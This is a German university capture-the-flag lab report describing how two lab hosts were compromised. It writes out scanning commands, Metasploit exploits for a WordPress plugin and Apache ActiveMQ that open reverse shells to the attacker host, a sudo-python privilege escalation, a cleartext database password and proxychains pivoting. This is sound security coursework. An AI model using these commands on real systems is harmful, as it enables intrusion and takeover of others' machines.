

CYBER2 – CTF2

Report CTF2

Kandidaten: Martin Perotto martin.perotto@stud.hslu.ch 20-298-592
Fabian Stalder fabian.stalder@stud.hslu.ch 20-296-729
Maurice Suter maurice.suter.01@stud.hslu.ch 20-296-752

Dozierende: Sebastian Obermeier

Eingereicht am: 27.10.2022

Hochschule Luzern - Informatik
Studiengang Information & Cyber Security
Suurstoffi 1
6343 Rotkreuz

Inhaltsverzeichnis

1. Übersicht.....	3
1.1 Übersicht Netzwerke	3
2. Flag 1 - «Foothold Flag»	4
3. Flag 2 – «User Flag»	7
4. Flag 3 – «Root Flag»	8
5. Flag 4 – «User Flag»	10
5.1 Aktionen Console I	11
5.2 Aktionen Console II	12
6. Flag 5 – «Root Flag»	13
7. Vermeintlich sicheres Passwort.....	13
8. Ausblick auf nächste CTF	14
9. Anhang	15
9.1 Abbildungsverzeichnis	15
9.2 Tabellenverzeichnis	15

1. Übersicht

Information	Host
Hostname	Whiterun.robstargames.com
OS	Debian 11 (bullseye)
Kernel-Version	SMP Debian 5.10.120-1 (2022-06-09)
IP	192.168.204.241
Services	SSH (Port 22), HTTP (Port 80)
Benutzer / Passwort	delphine / bladesRule

Tabelle 1: Details Host Whiterun

Information	Host
Hostname	Windhelm.robstargames.com
OS	Windows 10 (10.0.17763.3046)
IP	192.168.204.95
Services	Apache ActiveMQ (Port 8161)
Benutzer / Passwort	veezara / sKo0mA

Tabelle 2: Details Host Windhelm

1.1 Übersicht Netzwerke




Abbildung 1: Übersicht Netzwerke CTF2

2. Flag 1 - «Foothold Flag»

Nach dem Hinweis des CYBER2-Dozierenden, dass sich bei der CTF1-Challenge beim «Hint» auf die nächste CTF einen Fehler eingeschlichen hat, haben wir diesen Tipp weiterverfolgt. Es wurde eine falsche IP im CRON-Job «pingcheck» hinterlegt, jedoch wurde uns mitgeteilt, dass sich die gesuchte IP in diesem Netzwerk befindet.

Der Hint aus der CTF1 ist ein CRON-Job, welcher wie folgt aufgebaut ist:

```
bully@Helgen:~$ cat /etc/cron.d/pingcheck
#Ansible: check if test host is reachable
* * * * * root ping -c 3 192.168.204.23 > /dev/null; echo $? > /tmp/test_hosts_reachable
```

Abbildung 2: CRON-Job aus CTF1

Mit diesen Informationen wurde mit der Scan-Phase in die CTF2 gestartet. Im ersten Schritt wurde anhand von NMAP nach Hosts im Netzwerk 192.168.204.0/24 gesucht.

Befehl / Ziel	Ergebnis												
nmap -sL 192.168.204.0/24 <i>Host-Discovery im Netzwerk</i>	Nmap scan report for Windhelm.robstargames.com (192.168.204.95) Nmap scan report for Whiterun.robstargames.com (192.168.204.241)												
nmap -sT 192.168.204.241 -p1-25000 <i>Nach offenen Ports scannen, aus Zeitgründen nur die ersten 25'000</i>	<table><tr><th>PORT</th><th>STATE</th><th>SERVICE</th></tr><tr><td>22/tcp</td><td>open</td><td>ssh</td></tr><tr><td>80/tcp</td><td>open</td><td>http</td></tr><tr><td>443/tcp</td><td>closed</td><td>https</td></tr></table>	PORT	STATE	SERVICE	22/tcp	open	ssh	80/tcp	open	http	443/tcp	closed	https
PORT	STATE	SERVICE											
22/tcp	open	ssh											
80/tcp	open	http											
443/tcp	closed	https											
nmap -sV 192.168.204.241 -p 80	<table><tr><th>PORT</th><th>STATE</th><th>SERVICE</th><th>VERSION</th></tr><tr><td>80/tcp</td><td>open</td><td>http</td><td>Apache httpd 2.4.54</td></tr></table>	PORT	STATE	SERVICE	VERSION	80/tcp	open	http	Apache httpd 2.4.54				
PORT	STATE	SERVICE	VERSION										
80/tcp	open	http	Apache httpd 2.4.54										
nmap -sV 192.168.204.241 -p 22 <i>Diensterkennung inklusive eingesetzter Version suchen</i>	<table><tr><th>PORT</th><th>STATE</th><th>SERVICE</th><th>VERSION</th></tr><tr><td>22/tcp</td><td>open</td><td>ssh</td><td>OpenSSH 8.4p1</td></tr></table> <p>Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel</p>	PORT	STATE	SERVICE	VERSION	22/tcp	open	ssh	OpenSSH 8.4p1				
PORT	STATE	SERVICE	VERSION										
22/tcp	open	ssh	OpenSSH 8.4p1										

Tabelle 3: NMAP Übersicht

Mit den NMAP-Scans haben wir nun folgende Informationen:

- Ziel-Host ist 192.168.204.241 (whiterun.robstargames.com)
- Auf dem Ziel-Host sind ein Webserver und ein SSH Server installiert.

Anhand der Erkenntnisse wurde im nächsten Schritt in Firefox die URL <http://192.168.204.241> aufgerufen.




Abbildung 3: Apache Webserver 404 Error

Der Apache Webserver ist funktionsfähig, «Not Found» bedeutet, dass sich die Website nicht im Root-Verzeichnis des Webserver befindet und keine automatischen Redirects eingerichtet wurden.

Mit gobuster können Verzeichnisse anhand einer Wordlist auf einem Webserver gefunden werden.

```
$ gobuster dir -url http://192.168.204.241 --wordlist /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
```

```
(labadmin@Alduin)-[~]
$ gobuster dir -url http://192.168.204.241 --wordlist /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.204.241
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s

2022/10/14 09:08:42 Starting gobuster in directory enumeration mode

/dragon          (Status: 301) [Size: 319] [→ http://192.168.204.241/dragon/]
/server-status   (Status: 403) [Size: 280]

2022/10/14 09:09:03 Finished
```

Abbildung 4: Ergebnisse gobuster

Gobuster fand mit dem Scan ein Verzeichnis «dragon». Die URL <http://192.168.204.241/dragon/> gibt eine Wordpress Website zurück.

Theorie – Wordpress

Wordpress ist ein frei verfügbares Content-Management System, mit welchem Websites auf sehr einfache Art und Weise erstellt und verwaltet werden können.

Folgende Informationen können der Website entnommen werden:

- Es gibt einen Blog-Post, welcher vom Benutzer tullius erstellt wurde.

Der erste Ansatz und Gedanke war, dass allenfalls ein Eingabefeld – insbesondere das Suchfeld – anfällig auf Cross-Site-Scripting (XSS) sein könnte.

Wir haben einige Tests durchgeführt, jedoch wurden die Input-Felder korrekt validiert und ein escaping wurde durchgeführt.




Abbildung 5: Beispiel Testen von XSS

Nach einem Tipp des CYBER2-Dozierenden fanden wir heraus, dass es spezifische Scripts gibt, um Wordpress auf Schwachstellen und Verwundbarkeiten zu überprüfen. Mit «wpscan» können nicht nur Schwachstellen von Wordpress sondern auch der installierten Plugins überprüft werden.

```
$ wpscan --url http://192.168.204.241/dragon/
```

Bei der Analyse des Outputs fiel uns auf, dass die Version des Plugins «simple-file-list» nicht mehr unterstützt wird.

```
[+] simple-file-list
| Location: http://192.168.204.241/dragon/wp-content/plugins/simple-file-list/
| Last Updated: 2022-09-08T17:07:00.000Z
| [!] The version is out of date, the latest version is 4.4.13
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 4.2.2 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.204.241/dragon/wp-content/plugins/simple-file-list/readme.txt
| Confirmed By: Readme - Changelog Section (Aggressive Detection)
| - http://192.168.204.241/dragon/wp-content/plugins/simple-file-list/readme.txt
```

Abbildung 6: wpscan mit simple-file-list Plugin

Für das WordPress Simple File List Plugin fanden wir einen Exploit, welcher eine speziell präparierte Datei mit einem Payload für eine Reverse Shell in das simple-file-list Verzeichnis lädt. Trotz diversen Anpassungen für unser Zielsystem funktionierte der Exploit nicht.

- <https://www.exploit-db.com/exploits/48979>

Wir entschieden uns um den Exploit auszuführen, Metasploit zu nutzen.

- Exploit: multi/http/wp_simple_list_rce
- LHOST: 192.168.156.158
- RHOSTS: 192.168.204.241
- TARGETURI: /dragon/

Dieser Exploit lädt ebenfalls eine Datei auf das simple-file-list Verzeichnis. Diese Datei enthält einen Payload, welche eine Reverse-Meterpreter-Shell zum Angreifer-Host aufbaut.

Theorie – Meterpreter

Meterpreter ist ein integrierter Payload im Metasploit Framework. Meterpreter stellt eine interaktive Shell bereit, mit welcher schädlicher Code ausgeführt oder weitere Systeminformationen ausgelesen werden können. Der Vorteil von Metasploit liegt darin, dass keine Daten auf eine Disk geschrieben werden, sondern sich im zuvor kompromittierten Prozess im Arbeitsspeicher (in unserem Fall das WordPress Plugin) einnistet.

Aus einer Meterpreter-Shell kann in eine normale Linux-Shell gewechselt werden. Hierzu «shell» in der Meterpreter Shell eingeben. Die untenstehenden Commands werden mit dem www-data Benutzer durchgeführt (whoami).

```
$ find / -iname foothold.txt
```

In der Datei /var/www/foothold.txt befindet sich das erste Flag.

```
$ cat /var/www/foothold.txt
```

3. Flag 2 – «User Flag»

Im ersten Schritt geht es darum, weitere Informationen über den Host Whiterun (192.168.204.241) herauszufinden.

Befehl / Ziel	Ergebnis
lsb_release -a <i>Informationen über das Betriebssystem</i>	Distributor ID: Debian Description: Debian GNU/Linux 11 (bullseye) Release: 11 Codename: bullseye
ls -la /home/delphine/ <i>Berechtigungen user.txt überprüfen</i>	-r----- 1 delphine delphine user.txt
ls -la /etc/cron.d/ <i>aktive CRON-Jobs</i>	-rw-r--r-- 1 root root 712 May 11 2020 php -rw-r--r-- 1 root root 163 Sep 13 17:34 sendlog
find / -perm -u=s -type f 2>/dev/null find / -perm -g=s -type f 2>/dev/null find / -perm -1000 -type d 2>/dev/null <i>Erweiterte Linux File Permissions suchen</i>	Keine weiteren Erkenntnisse
find / -perm -o+w -type d 2> /dev/null <i>Verzeichnisse finden, in welche geschrieben werden können</i>	/var/lib/php/sessions /var/tmp/
env <i>Umgebungsvariablen anzeigen</i>	PWD=/home/delphine

Nach den Präsentationen von unseren Mitstudierenden haben wir mit Meterpreter das Shell-Script «linpeas.sh» in das Webserver Verzeichnis des Hosts Whiterun geladen.

Gemäss dem Cheat-Sheet der Gruppe «disgustedotter» wurde linpeas aus der Shell gestartet:
./linpeas.sh

Im Output von linpeas.sh befand sich das Passwort im Klartext, mit welchem sich der Benutzer «delphine» und dem Passwort «bladesRule» an die Wordpress-MySQL-Datenbank anmeldet. Dieses Passwort wird gleichzeitig auch für die Anmeldung an das Unix-System gebraucht.


Mit dem Benutzer «delphine» und dem Passwort «bladesRule» an Whiterun via SSH angemeldet, konnten wir das User-Flag im Ordner /home/delphine/user.txt auslesen.

```
Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 www-data www-data 3155 Sep 13 17:34 /var/www/html/dragon/wp-config.php
define( 'DB_NAME', 'wordpress db' );
define( 'DB_USER', 'delphine' );
define( 'DB_PASSWORD', 'bladesRule' );
define( 'DB_HOST', 'localhost' );
define( 'WP_SITEURL', 'http://' . $_SERVER['SERVER_NAME'] . '/dragon' );
define( 'WP_HOME', 'http://' . $_SERVER['HTTP_HOST'] . '/dragon' );
```

Abbildung 7: Passwort in Klartext in der Wordpress Konfiguration

4. Flag 3 – «Root Flag»

Aus linpeas war ersichtlich, dass die installierte Kernel-Version anfällig auf die CVE-2022-0847 ist.



```
Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.9.5p2

CVEs Check
Vulnerable to CVE-2022-0847
```

Abbildung 8: linpeas CVEs Check

Theorie – CVE-2022-0847

Die CVE-2022-0847 ist auch unter dem Namen «DirtyPipe» bekannt. DirtyPipe ist eine Local Privilege Escalation Schwachstelle und ermöglicht es einem Angreifer, unter bestimmten Bedingungen Dateiberechtigungen zu umgehen. Eine genauere Beschreibung inklusive der technischen Spezifikationen sind unter folgendem Link zu finden:

- [CVE-2022-0847 jforg.com](https://www.jforg.com/cve-2022-0847).

Anschliessend haben wir basierend auf der Ausgabe von linpeas diverse Exploits ausprobiert, welche jedoch nicht funktionierten. Erst im Anschluss wurde von uns mit «\$ uname -u» überprüft, ob der Kernel auf die DirtyPipe Schwachstelle anfällig ist. Nach der manuellen Überprüfung zeigte sich, dass die Kernel-Version bereits aktualisiert wurde und wir uns zu fest auf den Output eines Skripts verlassen haben. Somit hat uns dieser Weg nicht zum gewünschten Erfolg gebracht, um sudo-Rechte zu erlangen.

Im Anschluss probierten haben wir das Passwort des Benutzer-Accounts «tullius» auf folgendem Weg zurückgesetzt.

- \$ cd /var/www/html/dragon/
- \$ wp user list
- \$ wp user update 1 --user_pass=Hslu123

Mit dem oben eingeschlagenen Weg konnten keine weiteren Erkenntnisse gewonnen und keinen möglichen Weg sehen, sudo-Rechte zu erhalten.

Zudem haben wir die Ausgabe von linpeas analysiert und diverse Dateien, welche gemäss linpeas auf eine Fehlkonfiguration hindeuten könnten, untersucht und mögliche Angriffstechniken evaluiert.

Nach einer kurzen Rückfrage beim Labor haben wir den folgenden Tipp erhalten:

- «Schau dir mal die rechte welche delphine besitzt genauer an»

Folgende Befehle gibt es, um die Berechtigungen eines Linux-Users zu überprüfen:

- \$ whoami
- \$ id
- \$ sudo -l
- \$ cat /etc/passwd
- \$ cat /etc/groups

Nach dem Tipp vom Labor haben wir unseren Fehler bei der vorherigen Überprüfung der Benutzerrechte gefunden. Als wir «sudo -l» die Rechte überprüfen wollten, haben wir das Passwort des Benutzers nicht eingegeben. Bei der erneuten Überprüfung der Benutzerrechte für den Benutzer «delphine» inklusive der Eingabe des Passworts bekamen wir eine hilfreiche Ausgabe der Console.

```
uid=1003(delphine) gid=1003(delphine) groups=1003(delphine)
delphine@Whiterun:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for delphine:
Matching Defaults entries for delphine on Whiterun:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for delphine:
    Defaults>root env_keep+=SSH_AUTH_SOCK

User delphine may run the following commands on Whiterun:
    (ALL) /usr/bin/python3
```

Abbildung 9: sudo -l Berechtigungen

Gemäss dem obenstehenden Screenshot kann Python ausgenutzt werden, um eine Privilege Escalation zum root-Benutzer erlaubt.

Theorie – Privilege Escalation

Privilege Escalation bedeutet auf Deutsch Rechteauserweiterung. Privilege Escalation bezeichnet das Ausnutzen von Sicherheitslücken und Fehlkonfigurationen, welches dem momentan verwendeten Benutzer (Benutzer ohne Administratorenrechte) die Rechte einräumt, Aktionen als Administrator / Sudo auszuführen.

Für Python kann nachfolgender Befehl auf dem Host Whiterun ausgeführt werden:

- `$ sudo python -c 'import pty;pty.spawn("/bin/bash")'`

Nach der Eingabe des Befehls waren wir mit dem root-Benutzer angemeldet und konnten das Flag unter /root/root.txt auslesen.

Quelle für den Befehl (siehe Abschnitt «Spawn shell using Python»):

- <https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/>

Theorie – Fehlkonfiguration welche zur Privilege Escalation führte

```
root@Whiterun:/home/delphine# cat /etc/sudoers.d/delphine
delphine ALL=(ALL) /usr/bin/python3
```

Abbildung 10: Fehlkonfiguration /etc/sudoers.d/delphine

«Alle Benutzer in der Gruppe delphine können Befehle von /usr/bin/python3 als ALL-Benutzer auf ALL-Hosts durchführen.» (<https://toroid.org/sudoers-syntax>)

5. Flag 4 – «User Flag»

Wir starteten mit folgender Ausgangslage in die Suche für das vierte und fünfte Flag:

- CRON-Job auf Debian Whiterun unter `/etc/cron.d/sendlog` welcher auf die URL <http://192.168.204.95:8161/api/messages/arcanaeum?type=queue> jede Minute einen CURL Request macht

Die Systeme können gemäss der nachfolgenden Abbildung miteinander kommunizieren:




Abbildung 11: Kommunikation zwischen den Hosts

Theorie – Cron-Job

Cron steht für «command run on notice». Ein Cron-Job hat die Aufgabe, in Betriebssystemen automatisiert Aktionen auszuführen. Dabei kann es sich um einzelne Aufgaben bis hin zu komplexen Abhandlungen handeln.

Ein Cron-Job besteht aus drei Komponenten:

- Skript, welches ausgeführt werden soll
- Befehl, der das Skript regelmässig ausführt
- Aktion oder Ausgabe des Scripts

Cron-Jobs werden unter anderem für wiederkehrende Server-Aufgaben eingesetzt.

Beim Ausführen des Curl auf die Admin-Site erhalten wir die eingesetzte Version von Apache ActiveMQ zurück:

- `$ curl -u admin:admin https://192.168.204.95:8161/admin/`

```
<tr>
  <td>Version</td>
  <td><b>5.11.1</b></td>
</tr>
```

Abbildung 12: Eingesetzte Apache ActiveMQ Version

Die eingesetzte Version 5.11.1 von Apache ActiveMQ besitzt eine Schwachstelle, mit welcher Shells hochgeladen und ausgeführt werden können. Weitere Informationen können hier gefunden werden:

- https://www.rapid7.com/db/modules/exploit/windows/http/apache_activemq_traversal_upload/

Wie in der CVE-2015-1830 kann diese Schwachstelle mit einem Exploit ausgenutzt werden. Da die Apache ActiveMQ Instanz nicht vom Host Alduin mit Metasploit erreichbar ist, mussten wir einen anderen Weg finden, diese Schwachstelle auszunutzen.

In der CYBER2-Vorlesung vom 13.10.2022 erklärte uns der Dozierende von CYBER2 wie Proxychains funktionieren und wie diese eingesetzt werden können (auch Pivoting genannt). Gemäss der Abbildung 11 ist unsere Aufgabenstellung perfekt für den Einsatz von Proxychains geeignet. Aus diesem Grund verfolgten wir diesen Ansatz mit den Proxychains mit dem Ziel vor Augen, dass wir den Host mit der Apache ActiveMQ für Kali und somit auch für Metasploit erreichbar machen.

Theorie – Pivoting

Pivoting kann als eine Methode oder Technik bezeichnet werden, welche es erlaubt, sich über ein bereits kompromittiertes System (auch «plant» oder «foothold» genannt) in andere Systeme im selben Netzwerk zu bewegen. Damit können Beschränkungen in einem Netzwerk (zum Beispiel eine Firewall) umgangen werden.

Quelle Cheatsheet Pivoting / Proxychains

In unserer CTF ist das bereits kompromittierte System «Whiterun» und der Zielhost im gleichen Netzwerk «Windhelm»

Voraussetzung für die Verwendung von Proxychains:

- SOCKS-Proxy ist aktiviert auf der Angreifer-VM (in unserem Fall Alduin) mit der Code-Zeile unter /etc/proxychains4.conf
 - socks 4 127.0.0.1 9050
- SSH-Zugriff auf das bereits kompromittierte System (in unserem Fall Whiterun)

Folgende Aktionen wurden durchgeführt (exemplarische Darstellung, um die Schritte auch später noch nachvollziehen zu können).

5.1 Aktionen Console I

Auf Alduin neue Console starten:

- `ssh -D 9050 delphine@192.168.204.241`
- Optional als Test im Firefox den Proxy setzen und den Zugriff auf `http://192.168.204.95:8161` auf Alduin testen




Abbildung 13: Proxy Settings in Firefox setzen, um Zugriff auf Windhelm zu testen

5.2 Aktionen Console II

Auf Alduin neue (zweite) Console starten:

- `proxychains msfconsole 192.168.204.95`
- Exploit «`exploit/windows/http/apache_active_mq_traversal_upload`» verwenden
- `set RHOSTS 192.168.204.95`
- `set LHOST 192.168.156.158`
- `exploit`

Nach dem die obenstehenden Aktionen erfolgreich durchgeführt wurden, erstellte Metasploit eine Windows-Reverse-Shell auf dem Zielsystem.

Theorie – Reverse Shell

Bei einer Reverse-Shell sendet der Angreifer den Exploit, der Exploit zwingt den Zielrechner dazu, eine Verbindung zurück zum Angreifer herzustellen. Der Zielcomputer wartet also nicht an einem angegeben Port oder Dienst auf die eingehende Verbindung, sondern stellt diese selbst her.




Abbildung 14: Funktionsweise einer Reverse-Shell

Da uns nicht klar war, unter welchem Benutzer sich das user-Flag befindet, wurde in der Windows Shell eine Suche abgesetzt:

- `> dir "\user.txt" /s`

Das Flag befindet sich unter `C:\Users\ulfric` und kann mit «`type user.txt`» geöffnet werden.

6. Flag 5 – «Root Flag»

Das Root-Verzeichnis von Windows ist C:\Windows, somit wurde in diesem Verzeichnis nach der Datei «root.txt» gesucht:

- dir "root.txt" /s

Mit «type root.txt» ist zu sehen, dass es sich beim root-Flag um ein Bild (PNG) handeln muss:

```
C:\Windows>type root.txt
type root.txt
+PNG
```

Abbildung 15: root-Flag als Bild

Um das root-Flag auf Alduin (Kali) herunterladen zu können, muss sich das root-Flag auf einem Pfad befinden, wo wir via Firefox Zugriff haben und das Flag herunterladen können:

- cd C:\Program Files (x86)\apache-activemq-5.11.1\webapps\fileservlet
- copy C:\Windows\root.txt .
- Im Firefox: <http://192.168.204.95:8161/fileservlet/root.txt>

Als letzten Schritt das root.txt auf ein Gerät mit Internetzugang (eigenes Notebook) kopieren und unter <https://convertio.co/de/txt-png/> die Textdatei zurück in ein PNG umwandeln. Ist die Konvertierung abgeschlossen, wurde das root-Flag gefunden.

7. Vermeintlich sicheres Passwort

Nach dem Hinweis des CYBER2-Dozierenden wurde noch ein Klartext-Passwort auf dem Windows 10 Host gesucht. Das Passwort befindet sich im Pfad «C:\Users\veezara\Pictures\notlikethis.jpg»



Abbildung 16: Passwort im Klartext

Da es unsere Pflicht ist, wissen wir mit diesem Satz den Benutzer dieses Computers an, dies ab sofort zu unterlassen. Dies ist ein schwerwiegendes Sicherheitsrisiko und kann zu grossen Schäden an der IT-Infrastruktur führen!

8. Ausblick auf nächste CTF

Der Hinweis auf die nächste Challenge befindet sich im Pfad:

- C:\Users\ulfric\Documents\tools\backup.ps1

Es handelt sich dabei um ein Powershell-Script, welches sich auf einen SCP-Ordner von Riften.robstargames.com verbindet.

9. Anhang

9.1 Abbildungsverzeichnis

Abbildung 1: Übersicht Netzwerke CTF2.....	3
Abbildung 2: CRON-Job aus CTF1.....	4
Abbildung 3: Apache Webserver 404 Error.....	4
Abbildung 4: Ergebnisse gobuster.....	5
Abbildung 5: Beispiel Testen von XSS.....	5
Abbildung 6: wpscan mit simple-file-list Plugin.....	6
Abbildung 7: Passwort in Klartext in der Wordpress Konfiguration.....	7
Abbildung 8: linpeas CVEs Check.....	8
Abbildung 9: sudo - l Berechtigungen.....	9
Abbildung 10: Fehlkonfiguration /etc/sudoers.d/delphine.....	9
Abbildung 11: Kommunikation zwischen den Hosts.....	10
Abbildung 12: Eingesetzte Apache ActiveMQ Version.....	10
Abbildung 13: Proxy Settings in Firefox setzen, um Zugriff auf Windhelm zu testen.....	11
Abbildung 14: Funktionsweise einer Reverse-Shell.....	12
Abbildung 15: root-Flag als Bild.....	13
Abbildung 16: Passwort im Klartext.....	13

9.2 Tabellenverzeichnis

Tabelle 1: Details Host Whiterun.....	3
Tabelle 2: Details Host Windhelm.....	3
Tabelle 3: NMAP Übersicht.....	4